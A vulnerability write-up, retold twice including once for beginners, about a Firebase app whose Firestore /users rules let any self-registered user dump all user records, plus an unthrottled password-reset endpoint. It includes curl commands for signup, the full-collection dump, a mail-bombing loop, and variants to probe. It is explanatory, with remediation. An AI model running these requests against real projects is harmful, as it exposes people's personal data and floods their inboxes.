Insecure Firestore Security Rules & PII Exposure
The Firestore /users collection lacked ownership checks, so any low-privilege authenticated user could query the REST API and retrieve all user records including PII. The Identity Toolkit sendOobCode endpoint also lacked strict rate limiting, allowing password reset emails to be sent repeatedly to arbitrary addresses.

medium.com
Published on medium.com
Noob6t5
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up covers a Firebase-backed application whose client configuration exposed the project identifiers and API key needed to talk to its backend services directly. The researcher's starting point was the Firebase surface that most projects share: the Realtime Database, a Storage bucket, Firestore, and the Auth action/callback handler. The feature of interest is the /users collection in Firestore, which normally holds one document per registered account and should only be readable by the account that owns it.
Setup
The work started with manual requests against the standard Firebase endpoints, using no account at all, to see which of them answered. The researcher then moved to the command line and got a hit for the /user endpoint. The API key was obtained from a password reset link, and the project ID and name were recovered by reading the client-side JavaScript and fuzzing.
Finding it
The first pass tested each Firebase service unauthenticated:
- Realtime Database (Unauthenticated):
https://[REDACTED].firebaseio.com/.json(Access Denied) - Storage Bucket (Unauthenticated):
https://firebasestorage.googleapis.com/v0/b/[REDACTED].appspot.com/o(Access Denied) - Firestore (Unauthenticated):
https://firestore.googleapis.com/v1/projects/[REDACTED]/databases/(default)/documents(Access Denied) - Auth Action / Callback URLs: Testing against
https://[REDACTED].firebaseapp.com/__/auth/action?mode=verifyEmail...resulted in errors/failed states.
All of these refused anonymous access, so the services themselves were not open. What made the difference was the client-side configuration: the Firebase API key and project identifiers were exposed in configuration URLs, which is enough to interact with the backend services directly. With a valid key and project ID, the question changed from "can I reach the service" to "what can an ordinary authenticated user reach".
Exploitation
Step 1: Obtain a low-privilege authentication token
A test user is registered through the Firebase Auth REST API to get a valid JWT:
curl -s -X POST 'https://identitytoolkit.googleapis.com/v1/accounts:signUp?key=API_KEY_HERE' \ -H 'Content-Type: application/json' \ -d '{"email":"[email protected]","password":"TestPassword123!","returnSecureToken":true}'
The key parameter carries the public Firebase API key taken from the client configuration, and returnSecureToken asks Identity Toolkit to include the ID token in the response. The idToken is then extracted from the response JSON and saved for reuse:
export TOKEN="<token>"
This is a standard, low-privilege account: nothing about it is privileged, and any visitor to the application can create one the same way.
Step 2: Dump the entire /users collection
With the token in hand, the Firestore REST API is queried for the users collection:
curl -s "https://firestore.googleapis.com/v1/projects/[REDACTED_PROJECT_ID]/databases/(default)/documents/users" \ -H "Authorization: Bearer $TOKEN"
The request path names the project and the default database, and the bearer token identifies the freshly created account. The server returned a JSON payload containing the complete database of user details, documents and Bio fields, described in the report as every piece of high-impact PII, which in turn opens the path to further attack vectors.
Step 3: Password reset mail bombing
The Identity Toolkit sendOobCode endpoint is then used to trigger password reset emails in a loop:
for i in {1..10}; do curl -s -X POST 'https://identitytoolkit.googleapis.com/v1/accounts:sendOobCode?key=API_KEY_HERE' \ -H 'Content-Type: application/json' \ -d '{"requestType": "PASSWORD_RESET", "email": "[email protected]", "clientType": "CLIENT_TYPE_WEB"}' echo "Request $i sent" sleep 0.5 done
Each iteration asks Identity Toolkit to send a PASSWORD_RESET out-of-band code to the same address, with a half-second pause between requests. The endpoint lacks strict rate limiting, so the loop keeps producing reset notifications for an arbitrary email address.
Root cause
The central mistake is in the Firestore security rules. The /users collection lacks proper ownership verification of the form request.auth.uid == resource.id. Because the rule does not tie a document to the caller's UID, any user who creates a standard, low-privilege account can query the Firestore REST API and extract all registered user records, including sensitive PII. The unauthenticated probes in the first pass were denied; the exposure appeared once a token existed.
Two supporting factors made the attack practical. The Firebase API key and project identifiers are exposed in client-side configuration URLs, which means the backend can be addressed directly rather than only through the application's UI. And the Identity Toolkit sendOobCode endpoint lacks strict rate limiting, so password reset notifications can be generated in bulk for arbitrary addresses.
Impact

The exposed user directory data facilitates targeted phishing campaigns and impersonation, and the report also lists account takeover and phishing risk. The unthrottled password reset requests flood target inboxes, degrading service reliability and user trust. The dump also includes Bio fields and other PII that the report describes as high impact and as a path to further attack vectors.
Fix
The report gives two remediations:
- Enforce Firestore security rules. Update the rules in the Firebase Console so users can only access their own user documents:
match /users/{userId} { allow read, write: if request.auth != null && request.auth.uid == userId; }
- Implement rate limiting. Apply rate limits and CAPTCHA challenges to authentication and password reset endpoints (
sendOobCode) via Firebase App Check or backend proxies to prevent abuse and mail bombing.
Variants to test
- Other collections with the same rule shape. Query sibling collections such as profiles, orders or messages with a fresh low-privilege token. A positive result is a JSON payload containing documents that do not belong to the test account.
- Write access, not just read. Attempt to create, update or delete a document belonging to another user through the same REST path. A positive result is a successful write response where the rule should have denied it.
- Subcollection traversal. Walk into subcollections under
/users/{userId}with the same token. A positive result is any document returned from another user's subtree. sendOobCodewithout throttling. Send a small burst ofPASSWORD_RESETrequests for an address you control and count the messages received. A positive result is every request producing a notification with no challenge or block.- Other Identity Toolkit flows. Try the same burst pattern against email verification and sign-in with email link request types. A positive result is the same unthrottled delivery.
- Client configuration exposure. Search the shipped JavaScript and configuration URLs for the API key and project identifiers, then repeat the unauthenticated probes against the Realtime Database, Storage and Firestore. A positive result is any service that answers without a token, or any authenticated path that returns more than the caller's own data.
What happened, in plain words
A website was built on Firebase, a set of ready-made services from Google that app developers use to store data, handle logins and send emails. The researcher found that the website's public configuration, the files a browser downloads to run the site, contained the keys needed to talk to those services directly, without going through the website's own screens. Using a normal, free account, the researcher was then able to download the entire list of registered users, including personal details, and to trigger password reset emails in bulk.
This article walks through the same steps for someone who has never done security testing. Every request is shown exactly as it was sent, and each one is explained line by line afterwards.
Background: the pieces involved
Before the steps, here are the concepts that come up. You do not need to memorise them; each is explained again where it first appears.
- Firebase: Google's collection of backend services. A developer can store data, manage user accounts and send emails without building a server. Think of it as a set of rented rooms in a large building: the developer rents the rooms, but the building's corridors are shared and have standard doors.
- API: an interface that lets one program talk to another. A useful comparison is a restaurant menu: you do not walk into the kitchen, you order from a list of allowed requests and the kitchen sends back a dish. An API is the menu of things a service will do for you.
- Endpoint: one specific address in an API, like one line on that menu.
https://firestore.googleapis.com/.../documents/usersis an endpoint. - REST API: an API that works over ordinary web requests, the same kind your browser makes when it loads a page. You send a request to a URL and get data back, often as JSON.
- JSON: a text format for structured data, made of names and values in curly braces. It is what most APIs send back.
- Token: a short string that proves who you are, a bit like a cloakroom ticket. You show it with each request and the server checks it before handing over your things. Here it is a JWT (JSON Web Token), a token that carries the user's identity in a signed, encoded form.
- API key: a public identifier for a project, like a building's street address. It says which project you are talking to. In Firebase it is not a secret password; it is shipped to every browser.
- Project ID: the unique name of a Firebase project, also public. Together with the API key it lets you address the project's services.
- Firestore: Firebase's database for documents. Data is stored in collections (folders) of documents (records). The collection of interest here is
/users, which normally holds one document per registered account. - Security rules: the access policy written for a Firestore database. They decide who may read or write which document. Think of them as the lock on each drawer: if the lock is missing, anyone who reaches the drawer can open it.
- PII: personally identifiable information, meaning data that can identify a real person, such as a name, email address or phone number.
- Authentication: proving who you are, usually by logging in. Unauthenticated means sending a request with no account and no token at all.
- Rate limiting: a cap on how often someone may call a service in a period of time. Without it, a script can call an endpoint thousands of times.
- Mail bombing: flooding someone's inbox with automated emails, in this case password reset messages, until the mailbox is unusable.
- Fuzzing: trying many variations of a request or URL automatically to see which ones produce a different, interesting response.
The starting point
The researcher began with the services that almost every Firebase project shares: the Realtime Database (an older database service), a Storage bucket (file storage), Firestore, and the Auth action/callback handler (the page that handles links in verification and reset emails). The goal of this first pass was simple: send requests with no account at all and see which services answer.
The feature of interest is the /users collection in Firestore. It normally holds one document per registered account, and it should only be readable by the account that owns it.
Setup
The work started with manual requests against the standard Firebase endpoints, using no account at all, to see which of them answered. The researcher then moved to the command line and got a hit for the /user endpoint. The API key was obtained from a password reset link, and the project ID and name were recovered by reading the client-side JavaScript and fuzzing.
In plain terms: the researcher first knocked on each door by hand, through a browser or a simple request tool, with no identity. Then they switched to the command line, a text interface where requests can be scripted and repeated quickly, and found that a /user endpoint responded. The API key came from a password reset link. The project ID and project name were found by reading the JavaScript the site sends to the browser and by fuzzing, that is, trying many URL variations automatically.
Finding it
The first pass tested each Firebase service unauthenticated:
- Realtime Database (Unauthenticated):
https://[REDACTED].firebaseio.com/.json(Access Denied) - Storage Bucket (Unauthenticated):
https://firebasestorage.googleapis.com/v0/b/[REDACTED].appspot.com/o(Access Denied) - Firestore (Unauthenticated):
https://firestore.googleapis.com/v1/projects/[REDACTED]/databases/(default)/documents(Access Denied) - Auth Action / Callback URLs: Testing against
https://[REDACTED].firebaseapp.com/__/auth/action?mode=verifyEmail...resulted in errors/failed states.
What each line means:
- The first URL asks the Realtime Database for its whole contents as JSON (the
.jsonat the end is a Firebase convention for that). The answer was Access Denied, so the database refused a visitor with no account. - The second URL asks the file storage bucket for its object listing. Again Access Denied.
- The third URL asks Firestore for the documents in the project's default database. Again Access Denied.
- The fourth URL is the page that handles the links in verification emails. Testing it produced errors and failed states rather than a usable result.
All of these refused anonymous access, so the services themselves were not open. What made the difference was the client-side configuration: the Firebase API key and project identifiers were exposed in configuration URLs, which is enough to interact with the backend services directly. With a valid key and project ID, the question changed from "can I reach the service" to "what can an ordinary authenticated user reach".
That shift matters. A locked door that refuses strangers is not automatically safe; you also have to ask what happens once someone has a legitimate key to the building. Here, anyone could get such a key by signing up for a normal account.
Exploitation
Step 1: Obtain a low-privilege authentication token
A test user is registered through the Firebase Auth REST API to get a valid JWT:
curl -s -X POST 'https://identitytoolkit.googleapis.com/v1/accounts:signUp?key=API_KEY_HERE' \ -H 'Content-Type: application/json' \ -d '{"email":"[email protected]","password":"TestPassword123!","returnSecureToken":true}'
Line by line:
curlis a command-line tool for sending web requests.-smakes it quiet, hiding progress output so only the response body is shown.-X POSTsays this is a POST request, the kind used to submit data rather than just fetch a page.- The URL
https://identitytoolkit.googleapis.com/v1/accounts:signUpis Firebase's endpoint for creating an account. Identity Toolkit is the service behind Firebase Authentication. ?key=API_KEY_HEREpasses the public Firebase API key as a query parameter, telling the service which project the new account belongs to.-H 'Content-Type: application/json'tells the server the body is JSON, so it knows how to read it.-d '...'is the body: an email address, a password, and"returnSecureToken":true, which asks the service to include the ID token in its reply. Without that flag you would create the account but receive no token.
The key parameter carries the public Firebase API key taken from the client configuration, and returnSecureToken asks Identity Toolkit to include the ID token in the response. The idToken is then extracted from the response JSON and saved for reuse:
export TOKEN="<token>"
This line stores the token in an environment variable called TOKEN, so later commands can refer to it as $TOKEN without pasting the long string again. An environment variable is a named value kept in the shell session, like a sticky note on your desk that every following command can read.
This is a standard, low-privilege account: nothing about it is privileged, and any visitor to the application can create one the same way. That is the point of the step. The researcher is not an administrator and has no special rights; they are simply a registered user, which is exactly what the security rules should have been designed to contain.
Step 2: Dump the entire /users collection
With the token in hand, the Firestore REST API is queried for the users collection:
curl -s "https://firestore.googleapis.com/v1/projects/[REDACTED_PROJECT_ID]/databases/(default)/documents/users" \ -H "Authorization: Bearer $TOKEN"
Line by line:
curl -sagain sends a request quietly.- The URL names the project (
projects/[REDACTED_PROJECT_ID]), the default database (databases/(default)) and the collection (documents/users). Reading the path from left to right is like reading a postal address from country down to street. -H "Authorization: Bearer $TOKEN"attaches the token as an authorisation header. The wordBeareris the standard prefix meaning "the holder of this token is the caller". The server reads the token, works out which user it belongs to, and then applies the security rules for that user.
The request path names the project and the default database, and the bearer token identifies the freshly created account. The server returned a JSON payload containing the complete database of user details, documents and Bio fields, described in the report as every piece of high-impact PII, which in turn opens the path to further attack vectors.
In other words, the reply was not just the researcher's own record. It was every user's record: details, documents and Bio fields. The rules should have compared the caller's user ID with the document's owner and refused anything that did not match. They did not, so the whole collection came back.
Step 3: Password reset mail bombing
The Identity Toolkit sendOobCode endpoint is then used to trigger password reset emails in a loop:
for i in {1..10}; do curl -s -X POST 'https://identitytoolkit.googleapis.com/v1/accounts:sendOobCode?key=API_KEY_HERE' \ -H 'Content-Type: application/json' \ -d '{"requestType": "PASSWORD_RESET", "email": "[email protected]", "clientType": "CLIENT_TYPE_WEB"}' echo "Request $i sent" sleep 0.5 done
Line by line:
for i in {1..10}; do ... doneis a shell loop that repeats the commands betweendoanddoneten times, withicounting from 1 to 10.- The
curlcall posts toaccounts:sendOobCode, the Identity Toolkit endpoint that sends out-of-band codes, meaning codes delivered outside the login form, such as by email. - The body sets
"requestType": "PASSWORD_RESET", so the code is a password reset link, and"email"names the address that will receive it."clientType": "CLIENT_TYPE_WEB"says the request comes from a web client. echo "Request $i sent"prints a progress line for each iteration, so you can see the loop running.sleep 0.5pauses half a second between requests.
Each iteration asks Identity Toolkit to send a PASSWORD_RESET out-of-band code to the same address, with a half-second pause between requests. The endpoint lacks strict rate limiting, so the loop keeps producing reset notifications for an arbitrary email address. Ten requests is only a demonstration; nothing in the endpoint stops a script from sending far more.
Root cause
The central mistake is in the Firestore security rules. The /users collection lacks proper ownership verification of the form request.auth.uid == resource.id. Because the rule does not tie a document to the caller's UID, any user who creates a standard, low-privilege account can query the Firestore REST API and extract all registered user records, including sensitive PII.
To unpack that rule: request.auth is the identity of the caller, and request.auth.uid is their user ID. resource is the document being accessed, and resource.id is that document's ID. The comparison asks "is the caller the owner of this document?". When that check is missing, the answer is effectively "yes" for everyone.
The unauthenticated probes in the first pass were denied; the exposure appeared once a token existed. A comparison: a members-only club that checks membership at the door is fine, until you discover that anyone can print a membership card at home.
Two supporting factors made the attack practical. The Firebase API key and project identifiers are exposed in client-side configuration URLs, which means the backend can be addressed directly rather than only through the application's UI. And the Identity Toolkit sendOobCode endpoint lacks strict rate limiting, so password reset notifications can be generated in bulk for arbitrary addresses.
Impact
The exposed user directory data facilitates targeted phishing campaigns and impersonation, and the report also lists account takeover and phishing risk. Phishing means sending a message that pretends to come from a trusted party to trick someone into handing over credentials; a real list of names and email addresses makes such messages far more convincing. Account takeover means someone else gaining control of a victim's account.
The unthrottled password reset requests flood target inboxes, degrading service reliability and user trust. The dump also includes Bio fields and other PII that the report describes as high impact and as a path to further attack vectors.
Fix
The report gives two remediations:
- Enforce Firestore security rules. Update the rules in the Firebase Console so users can only access their own user documents:
match /users/{userId} { allow read, write: if request.auth != null && request.auth.uid == userId; }
Reading the rule in plain words: for any document in the users collection, where {userId} is the document's ID, allow reading and writing only if the caller is logged in (request.auth != null) and the caller's user ID equals that document ID (request.auth.uid == userId). The first condition blocks anonymous visitors; the second blocks logged-in users from touching anyone else's record.
- Implement rate limiting. Apply rate limits and CAPTCHA challenges to authentication and password reset endpoints (
sendOobCode) via Firebase App Check or backend proxies to prevent abuse and mail bombing. A CAPTCHA is the puzzle that distinguishes a person from a script. App Check is Firebase's mechanism for verifying that requests come from the genuine app rather than from a script. A backend proxy is a server that sits in front of the service and can enforce limits before requests reach it.
Variants to test
Each one states what a positive result looks like, so you know when you have found something rather than guessing.
- Other collections with the same rule shape. Query sibling collections such as profiles, orders or messages with a fresh low-privilege token. A positive result is a JSON payload containing documents that do not belong to the test account.
- Write access, not just read. Attempt to create, update or delete a document belonging to another user through the same REST path. A positive result is a successful write response where the rule should have denied it.
- Subcollection traversal. Walk into subcollections under
/users/{userId}with the same token. A positive result is any document returned from another user's subtree. sendOobCodewithout throttling. Send a small burst ofPASSWORD_RESETrequests for an address you control and count the messages received. A positive result is every request producing a notification with no challenge or block.- Other Identity Toolkit flows. Try the same burst pattern against email verification and sign-in with email link request types. A positive result is the same unthrottled delivery.
- Client configuration exposure. Search the shipped JavaScript and configuration URLs for the API key and project identifiers, then repeat the unauthenticated probes against the Realtime Database, Storage and Firestore. A positive result is any service that answers without a token, or any authenticated path that returns more than the caller's own data.
Glossary
- API: an interface that lets one program ask another for data or actions, like a menu of allowed requests.
- API key: a public identifier for a Firebase project, shipped to every browser; it says which project you are addressing.
- App Check: a Firebase mechanism that verifies requests come from the genuine app rather than a script.
- Authentication: the process of proving who you are, usually by logging in.
- Bearer token: a token sent in an
Authorizationheader, where possession of the token is what grants access. - CAPTCHA: a puzzle used to tell a human from an automated script.
- Client-side configuration: the settings and keys a website sends to the browser so the site can run.
- Collection: a folder-like grouping of documents in Firestore.
- curl: a command-line tool for sending web requests.
- Document: a single record inside a Firestore collection.
- Endpoint: one specific address in an API that performs one operation.
- Environment variable: a named value stored in a shell session that later commands can read.
- Firebase: Google's set of backend services for storing data, managing logins and sending emails.
- Firestore: Firebase's document database, organised into collections and documents.
- Fuzzing: automatically trying many variations of a request or URL to find interesting responses.
- Identity Toolkit: the Google service behind Firebase Authentication, handling sign-up, sign-in and email codes.
- JSON: a text format for structured data made of names and values.
- JWT (JSON Web Token): a signed, encoded token that carries a user's identity.
- Mail bombing: flooding an inbox with automated emails until it becomes unusable.
- Out-of-band code (OOB): a code or link delivered outside the login form, such as by email.
- PII: personally identifiable information, data that can identify a real person.
- Project ID: the unique public name of a Firebase project.
- Rate limiting: a cap on how many requests a caller may make in a period of time.
- Realtime Database: an older Firebase database service that returns data as JSON.
- REST API: an API accessed over ordinary web requests, returning data such as JSON.
- Security rules: the access policy for a Firestore database, deciding who may read or write which document.
- Storage bucket: a container for files in cloud storage.
- Token: a short string that proves identity, presented with each request.
- Unauthenticated: sent with no account and no token.
- UID: the unique identifier of a user account.

